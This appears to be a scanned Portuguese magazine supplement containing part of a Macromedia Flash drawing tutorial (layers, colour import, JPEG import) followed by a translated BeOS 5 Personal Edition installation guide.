


Figura 1-21 Digite o nome do seu barco na caixa de texto.

pode usar a ferramenta Seta para colocar o texto em escala. Certifique-se de usar uma alça de canto para evitar distorcer o texto. As alças centrais puxam o texto em uma única direção, portanto elas só serão úteis para efeitos especiais.

8) Selecione a ferramenta Seta e clique no ícone Escala, no lado inferior direito da barra de ferramentas.

Uma moldura de caixa de seleção com oito alças quadradas circundará o texto.

Obs.: Como as letras são redondas e os pixels são quadrados, é inevitável que o texto—especialmente em tamanhos grandes—pareça irregular na tela do computador. O Flash tem a capacidade de suavizar as curvas no seu texto quando ele cria o arquivo Flash Player. O Flash também pode suavizar as curvas de outros objetos redondos no seu filme. Essa função é chamada Sem aliases. Sem aliases “borrará” a borda da curva à qual for aplicado para que ela pareça mais suave.

Quando você publicar seu filme, você decidirá se aplica o texto sem aliases no arquivo Flash Player.

Se você tiver a intenção de usar essa opção, você talvez desejará verificar o efeito selecionando Visualizar > Texto sem aliases. Desligue Sem aliases depois de completar a verificação pois ele diminui a velocidade da exibição.

9) Clique em uma alça de canto e arraste para deixar a caixa de texto no tamanho certo para caber na proa do barco (Veja a figura 1-22).

Pressione o botão do mouse e mantenha-o pressionado enquanto arrasta o texto para a posição correta.

10) Com a ferramenta Seta selecionada, clique no ícone Girar. Uma moldura de caixa de seleção com oito alças circulares circunda seu texto. Posicione o cursor sobre uma das alças circulares em um canto da seleção. O cursor se alterará para setas circulantes. Pressione o botão do mouse e mantenha-o pressionado enquanto o arrasta para girar a caixa de texto até que ela se alinhe com a borda superior do barco.

Obs.: Para obter aptidões adicionais de manuseio de texto, manipule o texto no FreeHand e exporte-o como um filme Flash.

11) Você completou seu barco. Salve-o como boat8 fla e comemore!

TAREFA DA SEÇÃO

- Desenhe um peixe, usando a ferramenta Lápis no modo Acertar. Será uma peixe angular de arte moderna. Utilize a ferramenta Seta para redefinir a forma de seu peixe e então selecione-o e gire-o.
- Desenhe uma bandeira para o topo de seu mastro, utilizando a ferramenta Lápis no modo Suave.
- Selecione e aplique uma nova cor para o barco e crie e aplique um novo gradiente para a vela.
- Utilizando as ferramentas de sua escolha da barra de ferramentas de desenho, desenhe uma forma simples, como uma caixa, uma pipa ou um balão. Preencha essa forma com cor. Selecione a ferramenta Pincel e experimente outras cores e outros formatos e tamanhos de pincel. Experimente os outros modos de pintura. Utilize o Desfazer para voltar para o traço do pincel que você preferir.

LIÇÃO 2: CAMADAS, ARTE IMPORTADA, SÍMBOLOS E OCORRÊNCIAS

OBJETIVOS

Quando você terminar essa lição, você entenderá:

- camadas e suas propriedades básicas
- formatos para importar trabalhos ilustrativos
- seleção por cor e as definições da Vara de Condão
- a diferença entre um símbolo e uma ocorrência
- o que existe na Biblioteca e como ela é organizada
- a diferença entre editar no Palco e na janela de edição de símbolo e você terá aprendido:
- como criar, nomear, ocultar e bloquear camadas
- como desenhar uma forma fechada com a ferramenta Linha e melhorá-la com a ferramenta Seta
- como copiar e colar entre camadas
- como extrair um conjunto de cores de um GIF importado
- como definir o segundo plano de um filme
- como utilizar a Vara de Condão para fazer uma seleção
- como importar arquivos de imagens de bitmaps para o Flash
- como utilizar Desmembrar para tornar um bitmap editável e como rastrear um bitmap
- como importar um arquivo de formato filme Flash do FreeHand
- como converter trabalho ilustrativo em um símbolo e como os símbolos mantêm arquivos Flash pequenos
- como abrir um arquivo Flash como uma biblioteca
- como organizar e ordenar sua biblioteca
- como editar símbolos e modificar ocorrências

EXERCÍCIOS

CAMADAS

Pense nas camadas como uma pilha de transparências. Você pode separar seus elementos gráficos em camadas para modificá-los e manuseá-los mais facilmente (e com maior segurança). Você pode usá-las generosamente pois elas não aumentam seu arquivo significativamente. As camadas são controladas pelo painel à esquerda da Linha de tempo (Veja a Figura 2-1). Camadas podem ser bloqueadas ou desbloqueadas. Quando uma camada é bloqueada, um ícone de cadeado aparece na coluna Cadeado. Linhas e formas não podem ser

desenhadas, selecionadas ou modificadas em uma camada bloqueada. para bloquear camadas, clique na Alternância de cadeado no topo do lado esquerdo da Linha de tempo.

Camadas podem ser visíveis ou ocultas. Quando uma camada é visível, um ponto é exibido na coluna Olho. Quando uma camada é oculta, um X vermelho é exibido na coluna Olho. Para tornar todas as camadas visíveis, clique na Alternância do olho no topo à esquerda da Linha de tempo. Clique novamente para desbloquear as camadas.

Antes de trabalhar em uma camada, você deve selecioná-la como a camada ativa. Um ícone do Lápis ao lado do nome da camada indica que a camada é a camada ativa atual onde todo o desenho acontece. Você separará os elementos de seu trabalho ilustrativo em camadas. A primeira camada, onde você criou o barco a vela, será chamada "boat." Você adicionará uma camada para cada objeto. Como o oceano sobreporá o barco, é essencial colocar o barco e o oceano em camadas diferentes. Quando uma forma sobrepõe outra, a forma de cima elimina o preenchimento da forma de baixo. A eliminação de Cor de preenchimento não é só aceitável mas desejável em uma imagem estática, mas se o barco deve subir e descer com as ondas, a imagem deve permanecer intacta pois a área de sobreposição se moverá e

mudará.

Para denominar uma camada:

- 1) Abra seu arquivo boat8 fla ou abra boat8 fla da pasta Lesson2.
- 2) Clique com o botão direito do mouse na Camada 1 e selecione Propriedades do menu pop-up (ou selecione Camada do menu Modificar). A caixa de diálogo Propriedades da




Figura 2-2
A caixa de diálogo Propriedades da camada

Camada é aberta (Veja a Figura 2-2).

- 3) Na caixa Nome, digite Boat.
- 4) Abaixo da caixa Nome, selecione Bloquear. Deixe os outros padrões inalterados e clique em OK.
- 5) A camada agora tem um novo nome e um cadeado na coluna Cadeado. Para criar uma nova camada:

- 1) Para criar a Camada 2, selecione Inserir, Camada ou clique no ícone




Figura 2-3
A camada Boat está bloqueada e visível e a camada Ocean 1 está

Adicionar camada na parte inferior do painel Camadas.
2) Dê dois cliques na Camada 2 para selecioná-la.
3) Denomine a camada digitando Ocean 1 na área destacada. Na *Figura 2-3*, veja que a camada Boat está bloqueada e visível e a camada Ocean 1 está

desbloqueada e visível.

O lápis na camada Ocean 1 indica que a camada está ativa.

Depois, desenhe uma forma fechada para o oceano. Certifique-se de fazer sua forma mais larga que o Palco para que você tenha espaço para ajustar a posição da forma mais tarde.

Para desenhar e preencher o oceano:

1. Selecione a ferramenta Linha da barra de ferramentas de desenho (Segundo ícone de cima para baixo na coluna da esquerda).

No Palco, o cursor da ferramenta Linha parece uma cruz.

2. Sob do barco, faça um ziguezague, começando um pouco depois da borda esquerda do Palco.

3. Pressione o cursor e mantenha-o pressionado enquanto arrasta a linha para cima. Libere o cursor, mas não o mova. Pressione o cursor e mantenha-o pressionado enquanto arrasta a linha para baixo. Libere o cursor, mas não o mova. Continue fazendo ziguezagues até um pouco depois da borda direita do Palco (*Veja a Figura 2-4*).




Figura 2-4
A linha ziguezagueada representa o oceano.

Seu oceano deverá parecer com a *Figura 2-5*.

Se necessário, utilize a ferramenta Seta para estender a parte mais baixa da forma ziguezague

para a borda inferior do Palco.

Você precisa preencher o oceano com azul e torná-lo um pouco transparente. Então, você removerá a

linha em volta da forma do oceano e formará os ziguezagues em ondas. O controle deslizante alfa controla o nível de transparência para uma cor. Você define o nível de transparência na janela Cor usando o controle deslizante alfa ou digitando um número na caixa de porcentagem alfa. Para preencher e formar o oceano:

1) Selecione a ferramenta Lata de tinta da barra de ferramentas.
2) Clique no modificador de Cor de preenchimento para abrir a paleta de cores.

Selecione um azul marinho.

3) Clique no modificador de Cor de preenchimento para abrir a paleta de cores novamente. Dessa vez, clique no botão da janela Cor no topo da paleta de cores.

A janela Cor é aberta.

Figura 2-5
O oceano formado com a ferramenta Seta.

4) Na guia Sólido, localize o controle deslizante alfa à extrema direita. Coloque o controle deslizante em 85% ou digite 85 na caixa de porcentagem alfa (*Veja a Figura 2-6*). Então, feche a janela Cor. Obs.: Você também pode abrir a janela Cor selecionando Cores do




Figura 2-6
A janela Cor, com o controle deslizante alfa à extrema direita.

menu Janela.

5) Do seletor de modo Lata de tinta, selecione Fechar lacunas pequenas.

6) Usando o cursor Lata de tinta, clique dentro da forma ziguezague para preencher o oceano com azul.

Como você fez o azul ficar transparente, você poderá ver o barco através das ondas.

7) Você não precisa mais da linha em volta do oceano. Altere para a ferramenta Seta e dê dois cliques na linha para selecioná-la. Então, pressione Delete para excluir a linha. Obs.: Se a linha estiver quebrada em segmentos, você precisa selecionar cada segmento individualmente.

8) Utilize a ferramenta Seta com modificador de Curva para formar as ondas (*Veja a Figura 2-7*).




Figura 2-7
Formando as ondas com a ferramenta Seta.

Conforme você se aproxima do lado direito da onda com o cursor Seta, o cursor se torna uma seta com um modificador de Curva. Posicione o cursor sobre a borda direita da onda, pressione o botão do mouse e mantenha-o pressionado enquanto arrasta,

lentamente, o centro da borda um pouco para a esquerda para criar uma curva. (Se você mover seu cursor para a ponta da onda, o cursor muda para uma seta com um modificador de ângulo reto.)

Obs.: Para criar pontos finais adicionais, arraste com Ctrl (PC) ou com Cmd (Mac) para arrastar a linha no local onde você quer o novo ponto final.

9) Salve seu arquivo como boat9 fla e feche o arquivo.

Obs.: Que outra ferramenta você poderia ter usado para criar as ondas? A ferramenta Lápis no modo Suave.

USANDO CAMADAS

É possível selecionar objetos em camadas múltiplas se aquelas camadas estiverem desbloqueadas. É

útil selecionar múltiplas camadas quando você deseja alinhar elementos em várias camadas.

Bloqueando camadas, você poderá controlar a seleção de elementos de seu trabalho ilustrativo.

Quando você utiliza camadas, você pode efetuar alterações em um

elemento mais facilmente, sem perturbar outros.

Animações do Flash complexas têm mais de 50 camadas, incluindo camadas para som e interação e ainda são pequenas o bastante para serem exportadas para a Web. Mesmo com as três camadas com as quais você trabalha nesse exercício, você precisará bloquear e desbloquear camadas e ocultá-las para trabalhar eficientemente. Você pode ocultar todas as camadas, exceto a ativa, para simplificar o que você está vendo e focalizar no elemento que você está modificando. Quando formas se sobrepõem, você muitas vezes precisa ocultar uma ou mais camadas para ver a imagem toda na camada ativa, como no exercício seguinte.

Você pode, então, fazer duas ou mais camadas visíveis mas você pode deixar apenas uma bloqueada e mover os elementos da camada ativa para o local correto, em relação aos elementos em outras camadas. Nesse exercício, você criará uma segunda camada Ocean para que você possa posicionar o barco entre as duas camadas. Você não precisa desenhar uma segunda forma de oceano—você simplesmente pode recortar e colar a Ocean 1 em uma nova camada Ocean 2 e modificá-la, o que é *mais rápido e fácil*. Então, você ajustará a posição do Ocean 1, Ocean 2 e o barco. Antes de copiar o Ocean 1 para uma nova camada, pare um minuto para fazer uma experiência com bloquear e desbloquear e observe como o bloqueio afeta seleções.

Para colar de uma camada para outra:

1. Abra boat9.fla da pasta My Work ou da pasta Lesson2.
2. Bloqueie a camada Boat clicando no ponto branco na coluna Cadeado. O ponto branco é substituído por um cadeado. Oculte a camada Boat clicando no ponto branco na coluna Olho. Um X vermelho aparece na coluna Olho. O barco não está mais selecionado ou visível.
3. Clique na camada Ocean para selecioná-la. A forma do oceano está selecionada no Palco e parece estar cheia de pontos. Faça uma cópia do oceano pressionando Ctrl+C (PC) ou Cmd+C (Mac).
4. Você não usará a cópia até o passo 6.
5. Crie uma camada nova clicando no ícone Adicionar camada abaixo da lista de camadas.
6. Dê dois cliques na Camada 3 e digite o nome Ocean 2.
7. Com a camada Ocean 2 selecionada e visível, cole sua cópia do oceano no Palco (Veja a Figura 2-8).




Figura 2-8
Colando uma cópia do Ocean 1 em uma camada Ocean 2

para o fim da pilha de camadas.

Bloqueie a camada Ocean 1 clicando no ponto branco na coluna Cadeado.

Ocean 1 deverá estar no topo da pilha.

9) Utilize a ferramenta Seta para posicionar Ocean 2.

10) Selecione o modificador de Escala e ponha o segundo oceano em

escala para que seja mais alto que o Ocean 1 mas profundo o bastante para chegar na parte inferior do Palco.

11) Ajuste a posição do Ocean 2 até que suas ondas apareçam entre as ondas do Ocean 1 (Veja a Figura 2-9). Bloqueie a camada Ocean 2.




Figura 2-9
Ajustando a posição do Ocean 2 entre as ondas do Ocean 1

12) Desbloqueie a camada Boat e faça-a ficar visível. Posicione o barco para que as ondas do Ocean 1 se sobreponham a ele.

Você poderá ver o barco através das ondas do Ocean 1 e você poderá ver o Ocean 2 através das escotilhas do barco.

13) Salve seu trabalho como boat10.fla.

IMPORTANDO UM CONJUNTO DE CORES

A maneira mais fácil de importar um conjunto de cores é usando o Flash para extrair novas cores de uma imagem GIF e adicioná-las à paleta de cores existente ou padrão dentro de seu arquivo Flash. Obs.: O GIF é um formato de bitmaps altamente compactado, mais apropriado para arte de linha e ilustrações simples com grandes áreas de cor sólida. Diferentemente das rotinas de compactação PKZIP ou Stuffit, a compactação GIF descarta dados, portanto os arquivos não podem ser restaurados às suas resoluções originais depois de serem compactados.

No próximo exercício, você extrairá novas cores de um GIF importado e, então, definirá a cor de segundo plano para seu filme.

Para importar um conjunto de cores:

- 1) Abra boat10.fla da pasta Lesson2.
- 2) Selecione Janela > Cores. Com a guia Sólido ativa, utilize a barra de

7. Utilize a ferramenta Lata de tinta para preencher o oceano com uma cor azul marinho.
8. Pressione o botão do mouse e mantenha-o pressionado enquanto arrasta a camada Ocean 2




Figura 2-10
Importando amostra de cor de uma imagem GIF

rolagem para rolar para a parte de baixo da paleta de cores.

Você poderá ver o que acontece no passo 3.

3) Clique no botão no canto inferior esquerdo da janela como é visto na Figura 2-10. Ele parece uma paleta de artista.

Um menu pop-up aparece.

4) Do menu pop-up, selecione Adicionar cores.

A janela Importar amostra de cor é aberta.

5) Na caixa Arquivos do Tipo, selecione o formato GIF.

6) Vá para a pasta Lesson2 e dê dois cliques em colorpalette.gif (Veja a Figura 2-11).




Figura 2-11
A janela de importação de cores.

Você deverá ver as novas cores aparecerem na parte inferior da paleta de cores, como na Figura 2-12.




Figura 2-12
As novas cores importadas aparecem na parte inferior da paleta de cores.

7) Feche a janela Cor e pressione Ctrl+S (PC) ou Cmd+S (Mac) para salvar seu arquivo.

As cores adicionadas são salvas como parte de seu arquivo Flash. Agora você pode selecionar sua cor de segundo plano para seu filme das cores que você acaba de adicionar.

8) Selecione Modificar > Filme para abrir a caixa de diálogo Propriedades do filme e clique no botão Cor de segundo plano.

9) Selecione a cor amarela pálida que você acaba de adicionar. O botão de cor muda para a cor que você selecionou.

USANDO ARTE CRIADA COM OUTRO SOFTWARE

Usando a função importar, você pode importar arte criada com outro software, tal como FreeHand, Fireworks, Photoshop e Illustrator. O Flash pode importar arquivos nos formatos JPEG e GIF que são largamente usados para ilustrações na Web. Ele também pode importar PNG (o formato nativo do Fireworks da Macromedia), SWF (o formato do Flash Player) e EPS (Encapsulated PostScript). O FreeHand da Macromedia pode exportar trabalho ilustrativo como um arquivo SWF, o que o torna uma ferramenta ideal para ilustrações para artistas gráficos preparando trabalho ilustrativo para filmes Flash. Todos esses formatos estão disponíveis tanto na plataforma PC como na plataforma Mac.

Obs.: JPEG é um formato de bitmap para fotografias digitais, que pode ser compactado 0–100%. Ele também funciona bem com ilustrações complexas. Como a compactação GIF, a compactação JPEG está sujeita a perdas (dados são perdidos ou descartados durante a compactação, baseado na porcentagem de compactação que você selecionar).

Se você utiliza o FreeHand 8 para criar trabalho ilustrativo, você pode exportar o trabalho ilustrativo como um arquivo Flash Player. Como o

arquivo é um arquivo vetorial, você pode colocar na escala que você precisa dentro do Flash. No exercício seguinte, você importará uma imagem no formato JPEG de uma cena de praia e a rastreará para criar um efeito especial. Essa foto é uma foto comum de férias, mas você a transformará em uma ilustração interessante.

IMPORTANDO TRABALHO ILUSTRADO

Para importar uma imagem no formato JPEG:

- 1) Abra boat11.fla da pasta My Work ou da pasta Lesson6.
- 2) Adicione uma camada e denomine-a Beach. Certifique-se de que seja a camada ativa e que esteja visível (a camada ativa está realçada). Você verá um ícone do Lápis na coluna Olho e um pontobranco na coluna Bloquear. Bloqueie e oculte todas as outras camadas. Você verá um cadeado na coluna Bloquear e um X vermelho na coluna Olho.
- 3) Selecione Arquivo > Importar. Na janela Importar (Veja a Figura 2-14), defina os Arquivos do tipo como imagem JPEG (.jpg.).




Figura 2-14
A janela Importar.

4) Procure na pasta Lesson2. Se você estiver trabalhando em um PC, você pode dar dois cliques em hatteras.jpg para importá-lo ou realçá-lo e clique em Abrir. Se você estiver trabalhando em um Mac, dê dois cliques em hatteras.jpg para adicioná-lo à lista Importar e, então, clique em Importar. Observe que a imagem tem um contorno listrado para indicar que ela está selecionada.

Obs.: Se você precisar centralizar o Palco na sua exibição, utilize a ferramenta Mão (o atalho de teclado é H). Pressione o botão do mouse e mantenha-o pressionado enquanto arrasta o Palco para centralizá-lo. Você pode utilizar a ferramenta Seta (A) para arrastar a imagem para o centro do Palco.

5) Selecione a ferramenta Seta e o modificador de Escala. Arraste as alças de canto da imagem para torná-la do tamanho do Palco. Arraste as alças centrais no topo e na base para efetuar pequenos ajustes finais à altura da imagem.


6) Salve seu arquivo como boat12.fla na pasta My Work.

Na Próxima Edição

- Continuação da Lição 2 e mais:
- Lição 3: ANIMAÇÃO
- Lição 4: CENAS, AÇÕES E BOTÕES
- Lição 5: SOM
- Lição 6: PUBLICAR

Be. **BeOS 5** **Personal Edition**

ÍNDICE



Introdução 13

Limitações do BeOS 14

Instruções de Instalação . . 14

Criando um disquete de início 15

Rodando o BeOS 15

Rodando o BeOS 5 15
sob Windows NT4/2000

Introdução

Obrigado por carregar o BeOS 5 Personal Edition, o "Sistema Operacional num Arquivo" que é fácil de instalar e traz de volta a diversão aos computadores pessoais. Depois de poucos minutos que você instalar e rodar o BeOS 5 Personal Edition, você vai pensar:

"Não sabia que um computador podia fazer isso!".


Mas primeiro, deixe-me explicar o que é o BeOS 5 Personal Edition e como ele funciona.

BeOS 5 é um sistema operacional que foi criado desde o começo para liberar o poder de processamento dos modernos computadores. Para disponibilizar o BeOS 5 para o maior número de pessoas possível, criamos a Personal Edition que cabe num único arquivo que pode ser carregado para para o Windows 95, 98, 2000, ou Windows NT4.

Seguindo as instruções incluídas nesse documento, você transforma o arquivo numa aplicação Windows que inicia e roda BeOS 5*. Você não vai precisar de nenhum equipamento especial nem uma partição separada para seus arquivos BeOS. E o que é melhor, tudo

isso de graça.

Como era de se esperar, espremer um sistema operacional inteiro num único arquivo implica em imitações. (como descrito na próxima seção). Apesar do BeOS 5 Personal Edition não ser uma versão "limitada" do BeOS, ele não é robusto ou flexível como a versão "verdadeira", o BeOS 5 Pro Edition. Queremos que a Personal Edition dê para você o sabor do BeOS 5 para que você compre a Pro Edition. Para comprar o BeOS 5 Pro Edition, vá para...

<http://www.be.com/products/freebeos/distributors.html> 

Para conseguir as últimas notícias, atualizações e correções da Personal Edition -- visite...

<http://free.be.com> 

* Em alguns casos, pode ser que você precise iniciar o computador usando um disquete. Isso vai ser descrito nas instruções de instalação.

Limitações do BeOS 5 Personal Edition

No espírito da total transparência, essa seção lista algumas das limitações do BeOS 5 Personal Edition. De acordo com o caso, algumas dessas limitações são sanadas no BeOS 5 Pro Edition.

Espaço de Disco (Parte 1)

Descomprimido, o BeOS 5 Personal Edition toma 512 megabytes, nem mais nem menos. Isto quer dizer que você precisa de 512 megabytes livres antes de continuar a ler essas instruções. O BeOS 5 Pro Edition pode ser instalado em partições de 256 megabytes ou do tamanho do seu disco.

Reiniciando o Windows depois de rodar o BeOS

Como mencionado antes, o BeOS 5 Personal Edition se comporta como uma aplicação Windows quando instalado. Ao contrário das outras aplicações Windows, o BeOS 5 Personal Edition toma o controle do computador:

Ele desliga o Windows e roda o BeOS 5. Para voltar ao Windows, É preciso reiniciar o computador. Veja que o BeOS 5 Personal Edition não afeta o Windows – pois não apaga nem altera nada no registro do Windows. Quando o computador for reiniciado, o Windows voltará a ser tão deprimente quanto sempre foi.

Espaço de Disco (Parte 2)

Depois que você rodar o BeOS 5 Personal Edition, você vai se perguntar:

"Para onde foi meu espaço em disco?"


Lembre-se, o Personal Edition "mora" num arquivo de 512 megabytes. Uma parte dos 512 megabytes é tomada pelo sistema operacional, e o resto é dedicado a arquivos de memória virtual, de tamanho variável. Depois que tudo isso é computado, pode ser que não sobre muito espaço para salvar arquivos. Para sanar essa dificuldade, você pode montar outras partições. Por exemplo, você pode montar sua partição Windows "normal" e gerenciar seus arquivos por ela (nem todos esses arquivos serão reconhecidos pelo BeOS).

Mas se depois que você iniciar o sistema perceber que o espaço é pouco, recomendamos que você adquira o BeOS 5 Pro Edition, que não é limitado à 512 megabytes.

Múltiplos processadores

Um dos maiores avanços na computação moderna é o advento de máquinas com múltiplos processadores. A maioria dos sistemas operacionais tem dificuldade de adaptação com esse mundo novo – não sabem de jeito nenhum aproveitar os sistemas multiprocessados. Com BeOS é diferente: a habilidade de reconhecer e utilizar mais de um processador é um dos fatores que distingue o BeOS dos outros. Infelizmente, devido a razões técnicas, o BeOS 5 Personal Edition, só pode reconhecer um processador. Se você tem um sistema multiprocessado, recomendamos a compra do BeOS 5 Pro Edition. Com certeza valerá a pena.

Placas de vídeo, placas de som, placas de rede e outros equipamentos.



BeOS 5 não suporta todos os hardwares do mundo. Tentamos oferecer suporte aos mais modernos, comuns e avançados equipamentos, mas, honestamente, isso não chega nem perto da diversidade e quantidade que o Windows suporta. É possível que suas placas não funcionem com o BeOS 5, seja a Personal Edition ou a Pro Edition. Para saber a lista de compatibilidade, visite...

<http://www.be.com/products/freebeos/beosreadylist.html>



RealPlayer e Outros

Todos os programas licenciados disponíveis no BeOS 5 Pro Edition foram removidos da versão Personal Edition. Isso impede a reprodução de Real Audio e Real Video, e também impede a geração de arquivos MP3 e Indeo.

Instruções de Instalação


Para instalar o BeOS 5 Personal Edition você precisa:

- Um computador Pentium ou compatível com no mínimo 32 megabytes of RAM (P90 ou maior recomendado).
- Pelo menos 512 megabytes de espaço não comprimido no disco rígido.
- Windows 95/98, 2000, ou NT4.
- Um disquete livre.

Importante: O último item é necessário para criar-se um disco de início. Se você roda Windows 2000 ou NT4, precisa criar e usar esse disco – não é possível rodar o BeOS 5 como um aplicativo. No Windows 95/98, o

BeOS roda quase sempre como um aplicativo, mas mesmo assim, faça o disco, apenas por segurança. Se o ícone falhar, tenha o disco em mãos e inicie o BeOS por ele. Para rodar o BeOS a partir do Windows 95/98, siga os seguintes passos:

- 1) feche todos os programas.
- 2) rode o .EXE que foi carregado.
- 3) O instalador BeOS 5 aparece e exibe uma tela de saudação. Clique para continuar.
- 4) Leia a licença de uso e clique Yes para prosseguir ou não para desistir. Se desistir, você volta para o Windows.
- 5) Leia a tela e fique sabendo mais da instalação e clique para continuar.
- 6) Escolha o drive onde o BeOS será instalado. O padrão é o drive C:.
- 7) Escolha a pasta onde os ícones serão instalados.
- 8) Um relatório vai mostrar suas opções. Se concordar,




continue.

9) Se você esta rodando Windows 2000 ou NT4, o programa pede para inserir um disquete limpo. No Windows 95/98. O disco deve ser criado depois.

Aguarde enquanto o BeOS 5 Personal Edition é instalado.

Depois, o programa pede que você registre-o.

Recomendamos reiniciar o computador antes de rodar o BeOS pela primeira vez .



Rodando o BeOS 5 Personal Edition

1) Dê um clique duplo no ícone do BeOS que aparece no Windows.

Se houver algum problema para rodar, tente rodar o BeOS pelo disquete:

- 1) Desligue o computador.
- 2) Coloque o disquete de inicio no drive A:.
- 3) Ligue o computador.

Rodando o BeOS 5 sob Windows NT4/2000

- 1) Coloque o disquete de inicio no drive A:.
- 2) No Windows, Aperte Iniciar Programas> BeOS 5 Personal Edition e seleccione Start BeOS 5 ou dê um clique duplo no ícone da área de trabalho.

O Windows encerra e o BeOS 5 inicia.

Copyright 2000 Be Incorporated. Todos os direitos reservados

Tradução e adaptação: Jocelyn Auricchio - Digerati Editorial. Vedada a reprodução sem autorização.

Criando um disquete de início

Se você está rodando o Windows 2000 ou NT4, deve ter criado um disquete de início durante a instalação.

Mas se o seu caso for o Windows 95/98 – Ou se você quiser fazer outro disquete - siga esses passos.

- 1) Iniciando pelo Windows.
